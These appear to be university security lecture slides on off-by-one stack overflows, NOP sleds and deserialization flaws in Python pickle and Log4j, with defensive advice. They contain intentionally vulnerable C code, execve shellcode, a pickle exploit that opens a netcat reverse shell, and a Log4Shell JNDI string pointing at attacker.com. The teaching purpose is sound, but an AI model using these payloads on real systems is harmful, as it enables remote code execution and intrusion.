
```
void vulnerable(void) {
    char name[20];
    fread(name, 21, 1, stdin);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    add $4, %esp
    mov %ebp, %esp
    pop %ebp
    ret

main:
    ...
    call vulnerable
    mov %ebp, %esp
    pop %ebp
    ret
```



# Off-by-one

Let's see what happens when the `vulnerable` function returns.

Epilogue step 1: Move ESP back up.

```
void vulnerable(void) {
    char name[20];
    fread(name, 21, 1, stdin);
}


int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    add $4, %esp
    mov %ebp, %esp
    pop %ebp
    ret

main:
    ...
    call vulnerable
    mov %ebp, %esp
    pop %ebp
    ret
```

EBP  
ESP



# Off-by-one

Let's see what happens when the `vulnerable` function returns.

Epilogue step 2: Restore EBP. Note that EBP now points inside `name`, instead of at the SFP of `main`.


```
void vulnerable(void) {
    char name[20];
    fread(name, 21, 1, stdin);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    add $4, %esp
    mov %ebp, %esp
    pop %ebp
    ret

main:
    ...
    call vulnerable
    mov %ebp, %esp
    pop %ebp
    ret
```



# Off-by-one

Let's see what happens when the `vulnerable` function returns.

Epilogue step 3: Restore EIP. We never changed the RIP of `vulnerable`, so execution returns to `main` as normal.

```
void vulnerable(void) {
    char name[20];
    fread(name, 21, 1, stdin);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    add $4, %esp
    mov %ebp, %esp
    pop %ebp
    ret

main:
    ...
    call vulnerable
    mov %ebp, %esp
    pop %ebp
    ret
```

ESP

```
0xbfffc64
ESP 0xbfffc60
0xbfffc5c
0xbfffc58
0xbfffc54
0xbfffc50
0xbfffc4c
0xbfffc48
EBP 0xbfffc44
0xbfffc40
```

...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
RIP of main			
SFP of main			
RIP of vulnerable			
\x44	\xcd	\xff	\xbf
AAAA			
AAAA			
AAAA			
0xdeadbeef [Fake RIP m]			
AAAA [Fake SFP m]			
...			

RIP m

SFP m

RIP v

SFP v

name

# Off-by-one

Let's see what happens when the `main` function returns, now with the EBP in the wrong place.

Epilogue step 1: Move ESP back up.

```
void vulnerable(void) {  
    char name[20];  
    fread(name, 21, 1, stdin);  
}  
  
int main(void) {  
    vulnerable();  
    return 0;  
}
```

EIP

```
vulnerable:  
    ...  
    call gets  
    add $4, %esp  
    mov %ebp, %esp  
    pop %ebp  
    ret  
  
main:  
    ...  
    call vulnerable  
    mov %ebp, %esp  
    pop %ebp  
    ret
```

ESP  
EBP

	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
0xbfffc64	RIP of main				RIP m
0xbfffc60	SFP of main				SFP m
0xbfffc5c	RIP of vulnerable				RIP v
0xbfffc58	\x44	\xcd	\xff	\xbf	SFP v
0xbfffc54	AAAA				name   

# Off-by-one

EBP →



Let's see what happens when the `main` function returns, now with the EBP in the wrong place.

Epilogue step 2: Restore EBP. The program looks at our fake SFP to restore EBP, and points EBP to garbage AAAA.


```
void vulnerable(void) {
    char name[20];
    fread(name, 21, 1, stdin);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
    add $4, %esp
    mov %ebp, %esp
    pop %ebp
    ret

main:
    ...
    call vulnerable
    mov %ebp, %esp
    pop %ebp
    ret
```


EIP →





# Off-by-one

EIP →



EBP →



Let's see what happens when the `main` function returns, now with the EBP in the wrong place.


Epilogue step 3: Restore EIP. The program looks at our fake RIP to restore EIP, and redirects execution to `0xdeadbeef`.

```
void vulnerable(void) {
    char name[20];
    fread(name, 21, 1, stdin);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
    add $4, %esp
    mov %ebp, %esp
    pop %ebp
    ret

main:
    ...
    call vulnerable
    mov %ebp, %esp
    pop %ebp
    ret
```




# Writing Robust Exploits

# NOP Sleds

- Idea: Instead of having to jump to an exact address, make it “close enough” so that small shifts don’t break your exploit
- **NOP**: Short for no-operation or no-op, an instruction that does nothing (except advance the EIP)
  - A real instruction in x86, unlike RISC-V
- Chaining a long sequence of NOPs means that landing anywhere in the sled will bring you to your shellcode

```
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
xor %eax, %eax
push %eax
push $0x68732f2f
push $0x6e69622f
mov %esp, %ebx
mov %eax, %ecx
mov %eax, %edx
mov $0xb, %al
int $0x80
```



# Serialization

No textbook chapter (yet!)

# Serialization in Java and Python

- Memory safety vulnerabilities are almost exclusively in C
  - More on memory-safe languages next time
- Java and Python have a related problem: serialization
  - Serialization is a huge land-mine that is easy to trigger

# Log4Shell Vulnerability

Computer Science 161

## LAWFARE

[Link](#)

### What's the Deal with the Log4Shell Security Nightmare?

*Nicholas Weaver*

*December 10, 2021*

We live in a strange world. What started out as a Minecraft prank, where a message in chat like `${jndi:ldap://attacker.com/pwnyourserver}` would take over either a Minecraft server or client, has now resulted in a 5-alarm security panic as administrators and developers all over the world desperately try to fix and patch systems before the cryptocurrency miners, ransomware attackers and nation-state adversaries rush to exploit thousands of software packages.

# Using Serialization

- Motivation
  - You have some complex data structure (e.g. objects pointing to objects pointing to objects)
  - You want to save your program state
  - Or you want to transfer this state to another running copy of your program
- Option 1: Manually write and parse a custom file format
  - Problem: The code and the custom format are probably pretty ugly
  - Problem: Extra programming work
  - Problem: You may make errors in your parser
- Option 2: Use a serialization library
  - Automatically converts any object into a file (and back)
  - Example: `serialize` is a built-in Java function
  - Example: `pickle` is a built-in Python library

# Serialization Vulnerabilities in `pickle` (Python)

- Serialization libraries can load and save arbitrary objects
  - Arbitrary objects might contain code that can be executed (e.g. functions)
- What if the attacker provides a malicious file to be deserialized?
  - The victim program loads a serialized file from the attacker
  - When deserializing the object, the code from the attacker executes!



# A pickle (Python) exploit

Computer Science 161

```
import base64, os, pickle

class RCE:
    def __reduce__(self):
        cmd = \
            'rm /tmp/f; mkfifo /tmp/f; cat /tmp/f' \
            '/bin/sh -i 2>&1 | nc 127.0.0.1 1234 > /tmp/f'
        return os.system, (cmd,)

if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    print(base64.b64encode(pickled).decode('ascii'))
```


# Serialization Vulnerabilities in Java

- Exploiting serialization is a little harder in Java
  - The latest Java includes some protections
- Deserialized code is not allowed to call certain libraries
  - Example: Don't allow a deserialized object to invoke `java.lang.Runtime` and call `exec` (which can execute arbitrary programs)
  - Sometimes called a denylist or blacklist, as we'll see later
- Problem: Denylists are *brittle*
  - If you forget to include a dangerous library in your list, attackers can exploit it
- Attackers have automated tools to exploit this
  - Take a common runtime, find snippets of code (“gadgets”) that can be executed, and chain a series of snippets together to create a larger exploit
  - Example: “ysoserial”

# Log4j

Computer Science 161

- Logging: Recording information
  - Being a good programmer, you want to record things that happen
- Log4j: A very common Java framework for logging information
- Even if your Java code doesn't use Log4j, you may be importing some third-party code that uses it
- Unfortunately, there was a bug added...



# Log4j and JNDI (Java Naming & Directory Interface)

- JNDI (Java Naming & Directory Interface): A service to fetch data from outside places (e.g. the Internet)
- Log4j has a pretty powerful format string parser
- After the logged string is fully created, Log4j parses the format strings again
- Suppose Log4j saw the string `${jndi:ldap://attacker.com/pwnage}`
  - Log4j thinks: “This is a JNDI object I need to include”
  - Java thinks: “Okay, let’s get that object from attacker.com”
  - Java thinks: “Okay, let’s deserialize that Java object”
- **Takeaway:** Because a logged string included a reference that Java fetches from the network and deserializes, the attacker can use it to exploit programs!

# Serialization: Detection and Defenses

- Look for `serialize` in Java and `pickle` in Python
- Can an attacker *ever* provide input to these functions?
  - Example: If the code runs on your server and you accept data from users, you should assume that the users might be malicious
- Refactor the code to use safe alternatives
  - JSON (Java Script Object Notation)
  - Protocol buffers

# Summary: Memory Safety Vulnerabilities

Computer Science 161

- **Format string vulnerabilities:** An attacker exploits the arguments to printf
- **Heap vulnerabilities:** An attacker exploits the heap layout
- **Serialization vulnerabilities:** An attacker provides a malicious object to be deserialized
- **Writing robust exploits:** Making exploits work in different environments
- Next: Defending against memory safety vulnerabilities